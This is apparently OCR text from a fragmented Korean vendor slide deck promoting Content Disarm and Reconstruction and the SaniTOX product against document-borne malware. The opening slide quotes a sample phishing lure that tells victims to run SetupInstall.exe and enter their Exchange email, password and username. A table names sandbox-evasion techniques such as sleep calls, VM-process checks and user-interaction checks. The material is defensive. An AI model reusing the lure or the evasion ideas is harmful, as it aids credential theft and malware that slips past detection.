
1. Open program icon: SetupInstall.exe
2. Select Microsoft Exchange click Next
3. Type in email address and password click next
4. Type in the domain\username.
5. Next screen Account options are default and should be left that way
6. Select Activate and you're done

Please see the attached document for more detailed instructions with photos.

* 출처 : FireEye


Embedded Object를 이용한 공격

보안 환경 무력화



표준 기능 이용으로 보안 솔루션 탐지 회피

Anti-Virus Scanning Test



시그니처 기반 대응 한계

샌드박스 우회 기술

3개의 샌드박스에서 파일 기반 악성코드 탐지 결과

	휴먼 인터랙션	Flash/JPG 파일에 들어 있는 내장 Iframe	잠복기(Sleep Calls)	버전 확인	VM웨어에 특정한 프로세스	통신 포트 확인
샌드박스 1이 탐지했습니까?	아니요	아니요	예	아니요	예	예
샌드박스 2가 탐지했습니까?	후킹을 식별했으나 행동을 포착하지 못함	아니요	예	아니요	예	예
샌드박스 3이 탐지했습니까?	예	아니요	예	아니요	예	예

- ▶ 사용자의 행위 탐지 (마우스 클릭, 스크롤 등)
- ▶ 별도 파일과 결합하여 실행
- ▶ 특정 어플리케이션 버전 및 운영체제 버전에서 실행

* 출처 : FireEye

진화하고 있는 샌드박스 회피 기술

다양한 유입 채널

특히, 이메일은 스피어피싱의 주요 공격 채널

보안에 대한 관점 변화

증가하고 있는 Malicious Document 위협에 대하여

방어

(백신/샌드박스)

예방

(CDR)

예방 측면의 지능형 악성코드 대응

표적형 악성코드 대응 기술, CDR

문서 기반 위협 대응, CDR

파일을 통해 유입되는 다양한 사이버 위협에 대하여


Gartner


공격자들은 샌드박스를 우회하기 위해 다양한 공격을 시도함에 따라 샌드박스만으로는 모든 공격을 방어하기 어려운 것이 현실임. ***CDR은 이러한 샌드박스의 한계를 보완할 수 있기 때문에 함께 이용하는 것을 고려할 수 있음.***

파일 내 잠재적 보안위협요소를 원천 제거 후

안전한 파일로 재조합 하는 기술


CDR 기술 개념





·Macro/Script
·Embedded Object
·Etc.


CDR



Macro/Script/Embedded Object, Etc. 문서 내부의 액티브 콘텐트 제거


액티브 콘텐트 제거&재조합, 잠재적 위협 예방

CDR 기술 종류



안전한 파일로 재조합 하는 기술

이메일 보안 + CDR



* Gartner

Advance Threat 대응으로 CDR 주목

CDR 주요 벤더

외부에서의 유입 또는 내부 자료 교환 시 발생할 수 있는 위협에 대하여

OPSWAT.

Check Point SOFTWARE TECHNOLOGIES LTD.

mimecast unified email management

CDR

RESEC

VOTIRO SECURED.

Symantec

2017.7.13 출시

지란지교시큐리티

샌드박스 보완 및 대체 기술로 주목

일본 시장 CDR 도입 확대

2015년 일본 총무성,
‘지자체 정보보안 강화 대책’

- 배경 : 마이넘버 제도 (2015)
- 내용 : 지자체 종합행정네트워크(LGWAN) 망분리 및
내/외부망간 데이터/메일 송수신시 메일 무해화 의무

CDR ↑

일본 시장 내 CDR 수요 폭발적 증가


CDR 적용 영역

파일 중심 자료 교환 프로세스 모두 대상

콘텐츠 악성코드 무해화 솔루션, SaniTOX


SaniTOX 소개

문서 파일 기반의 표적형 악성코드 공격에 대한 대응 방안



콘텐트 악성코드 무해화 솔루션, SaniTOX

검증된 CDR 기술



SPAMSNIPER APT

이메일 APT 대응 솔루션,
스팸스나이퍼 APT 연동 지원

SPAMSNIPER AG

이메일 무해화 솔루션,
스팸스나이퍼 AG 탑재(일본)

국내 및 일본 시장에서 기술력 검증


콘텐츠 예방 엔진(CP Engine)

Anti-Virus Engine,
1차 Known Threat 필터링

